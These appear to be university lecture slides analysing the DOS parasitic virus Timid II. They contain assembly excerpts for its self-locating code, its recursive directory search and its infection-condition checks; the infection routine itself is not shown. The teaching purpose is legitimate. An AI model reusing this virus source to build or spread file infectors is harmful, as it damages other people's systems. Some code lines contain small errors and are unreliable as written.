
- the user launches the application in the command line:  
*C:\host.com*
- the program contains in the end the *Timid II* virus copy
- the first 5 bytes from the host represents a JUMP to the virus machine code and in the same time is a “signature” of the *Timid II* virus
- the virus is loaded and executed by DOS O.S.
- in order to access its own data, the virus establishes an offset inside the host
- the virus is programmed to infect 10 .COM host files; the virus searches in the current directory/folder and in 2 levels in subdirectories =>
- **ATTENTION, THIS VIRUS INFECTS other directories than the current one =>**
- the calls of the searching procedure SEARCH\_DIR are recursive
- at each call the corresponding DTA is moved into 43H bytes area from stack
- the found .COM file are checked in order to avoid reinfection
- before the infection the virus modifies the first 5 bytes from the host file and save them into its own data segment
- finally, the virus returns the control to the host program.



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### Routines/Procedures:

- Memory & Data Management
- Searching the host files
- Infection conditions checking
- **INFECTION** – copies its own machine code into the end of the host file
- Runs the host as nothing have happened



# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 1. Data & Memory Management:

Inserting the virus in the end of the host file => its own internal variables offsets are various and they depend by the dimension of the infected host file.

### - Relative addressing:

The *near* & *short* JUMPS are not affected by the machine code repositioning – the internal format of the instruction is obtained by *relative addressing* technique. The JUMP is taking place to a relative distance against the current location.

address	machine code	
CS:110	E84202	call near PTR MyProcedure
CS:113	...	...
	...	...
CS:355		MyProcedure:
CS:355		MOV AX, [0004]

$$355h - 113h = 242h$$





# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 1. Data & Memory Management:

### - Absolute addressing

In absolute addressing, the data are referred as fixed offsets related to the beginning of the data segment (DS value). Repositioning the .COM program machine code against the beginning of the segment leads to read the false data as input.

address	machine code			
CS:0100	8B 0E 011D	mov CX,[011D]	----	mov CX,zet
CS:0104	B4 09	mov ah,9		
		...		
		...		
CS:011D	0022	zet dw	34;	

The solution implemented by TIMID II is:

- **Relative Addressing** – fixing a landmark inside the host and the entire machine code is related to the landmark's position

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- **Stack Frame Reserving** – using a temporary area on the stack



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 1. Data & Memory Management:

- Establish the offset of the machine code – relative addressing

;HOST Program beginning

...

**VIRUS\_START:**

call GET\_START

**GET\_START:**

pop di

sub di,OFFSET GET\_START

value obtained at run-time

Value established at compile time in instruction encoding as machine code

in DI is the value that represents the offset related to the host program beginning of the GET\_START label in the file/memory => host dimension

All the addressing are written taking into the value from DI

**MOV DX, [DI + offset vb]**



# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 1. Data & Memory Management:

### - Stack Frame Reserving

**PUSH BP**  
**SUB SP, 100H**  
**MOV BP, SP**

*Allocate stack frame 256 bytes*

Addressing using [BP + offset]

**BP = FEFC**

SS:FEF8	SS:FEFA	SS:FEFC	...	...	...	...	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
		-	-	-	-	-	-	-	BP	0000h

**ADD SP, 100H**  
**POP BP**


*Free stack frame 256 bytes*



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 2. Searching routine / procedure:

### ROUTINE INFECT\_FILES



# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 2. Searching routine / procedure:

```
INF_CNT  DB  ?           ; infections count
DEPTH    DB  ?           ; levels depth
PATH      DB  10 dup (0) ; searching path
```

**INFECT\_FILES:**

```
mov  [di+INF_CNT],10
mov  [di+DEPTH],1
call SEARCH_DIR
```

FILES\_NO = 10  
LEVELS\_NO = 1

```
cmp  [di+INF_CNT],0
jz   IFDONE
mov  ah,47H
xor  DL,DL
lea  si,[di+CUR_DIR+1]
int  21H
mov  [di+DEPTH],2
mov  ax,'\ '
mov  WORD PTR [di+PATH],ax
mov  ah,3BH
lea  dx,[di+PATH]
int  21H
call SEARCH_DIR
mov  ah,3BH
lea  dx,[di+CUR_DIR]
int  21H
```

**INFECTED\_FILES\_NO < FILES\_NO**

Get the current directory – 47H  
SAVE the current DIRECTORY

Modify the current directory/CHDIR – 3BH

Coming back in the initial DIRECTORY – 3BH

**IFDONE:** ret

```
PRE_DIR  DB  '.,',0
CUR_DIR   DB  '\ '
          DB  65 dup (0)
```





# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 2. Searching routine / procedure:

### GET CURRENT DIRECTORY

INPUT PARAMETERS	REGISTER
- Function code	<b>47h → AH</b>
- drive (0 – default, 1 – A, 2 – B, ...)	<b>DL</b>
- Segment : offset of 64 bytes scratch buffer - the ASCIIZ string of the current directory's path	<b>DS:SI</b>
OUTPUT PARAMETERS	REGISTER
- error	<b>CF</b>
- error code	<b>AX</b>

### CHANGE/SET CURRENT DIRECTORY


INPUT PARAMETERS	REGISTER
- Function code	<b>3Bh → AH</b>
- the value points to the address of a char string that is the directory pathname	<b>DS:DX</b>
OUTPUT PARAMETERS	REGISTER
-success	<b>AL = 0</b>



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 2. Searching routine / procedure:

ROUTINE SEARCH\_DIR



# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 2. Searching routine / procedure:

**SEARCH\_DIR:**

```
    push    bp
    sub     sp,43H
    mov     bp,sp
    mov     dx,bp
    mov     ah,1AH
    int     21H
    lea     dx,[di+OFFSET ALLFILE]
    mov     cx,3FH
    mov     ah,4EH
```

Stack frame 43h Bytes for DTA  
necessary for the recursive calls

Repositioning DTA on the stack frame

SEARCH\_FIRST for all kind of files

**SDLP: int 21H**

```
    jc      SDDONE
    mov     al,[bp+15H]
    and     al,10H
    jnz     SD1
    call    FILE_OK
    jc      SD2
    call    INFECT
```

Check the file attribute (offset 15h in  
DTA) if it is directory (0001 0000b)


Check the infection conditions

Infect the file

**SDDONE:**


```
    add     sp,43H
    pop     bp
    ret
```

Free the 43h bytes the stack frame  
before returns the control to the caller  
routine



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 3. Check the infection conditions:



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 3. Check the infection conditions:

#### 3.1 - Check the .COM file extension

FILE\_OK:


```
    lea    si,[bp+1EH]
    mov     dx,si
```

Load in SI and DX the offset of the found filename  
(filename is at 1Eh offset in DTA, 9Eh offset in PSP)

```
FO1: lodsb
      cmp    al','
      je     FO2
      cmp    al,0
      jne    FO1
      jmp     FOKCEND
```

```
FO2: lodsw
      cmp    ax,'OC'
      jne    FOKCEND
      lodsb
      cmp    al,'M'
      jne    FOKCEND
```

Check the .COM file extension through searching the  
".COM" char string in the full filename





## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 3. Check the infection conditions:

#### 3.2 - Read-only Check

```
mov    ax,3D02H
int     21H
jc     FOK_END
mov     bx,ax
```

} Try to open the file in read/write mode and get the file handler in BX in case of success


#### - Read & save the first 5 bytes from the file

```
mov     cx,5
lea     dx,[di+START_IMAGE]
mov     ah,3FH
int     21H
```

} Read the first 5 bytes with 3Fh function from INT 21h interrupt

```
pushf
mov     ah,3EH
int     21H
popf
jc     FOK_END
```

} Close the file check out the reading error



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 3. Check the infection conditions:

#### 3.3 – Check the maxim dimension < 64 KB

```
mov    ax,[bp+1AH]
add    ax,OFFSET ENDVIR - OFFSET VIRUS + 100H
jc     FOK_END
```

Take the file dimension from DTA (offset 1Ah)  
HOST+VIRUS+100h < 64KB

#### 3.4 – Check if the host is .EXE file


```
cmp    WORD PTR [di+START_IMAGE],'ZM'
je     FOKCEND
```

} First 2 bytes <> 'MZ'

#### 3.5 – Check if the host has been previously infected

```
cmp    BYTE PTR [di+START_IMAGE],0E9H
jnz    FOK_NCEND
cmp    WORD PTR [di+START_IMAGE+3],'IV'
jnz    FOK_NCEND
```

} First byte = near jump (cod 9EH)  
Last 2 bytes = 'VI' (virus signature)



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II


### 3. Check the infection conditions:

#### - Exit Routine

```
FOKCEND:
                                stc
FOK_END:
                                ret
FOK_NCEND:
                                clc
                                ret
```

**KEEP in MIND - DTA is at offset 80h in PSP and contains:**


1. At offset **1Eh** is (13 bytes):  
the filename put by DOS function "Search First" or "Search Next"
2. At offset **1Ah** is (4 bytes):  
the found (by "Search First" or "Search Next") file dimension in bytes
3. At offset **18h** is (2 bytes):  
the found (by "Search First" or "Search Next") file-date
4. At offset **16h** is (2 bytes):  
the found (by "Search First" or "Search Next") file time-stamp (hour)
5. At offset **15h** is (1 byte):  
if the name set by 'Search First' or 'Search Next' DOS function  
is directory or not?: 10h ⇔ directory, otherwise file



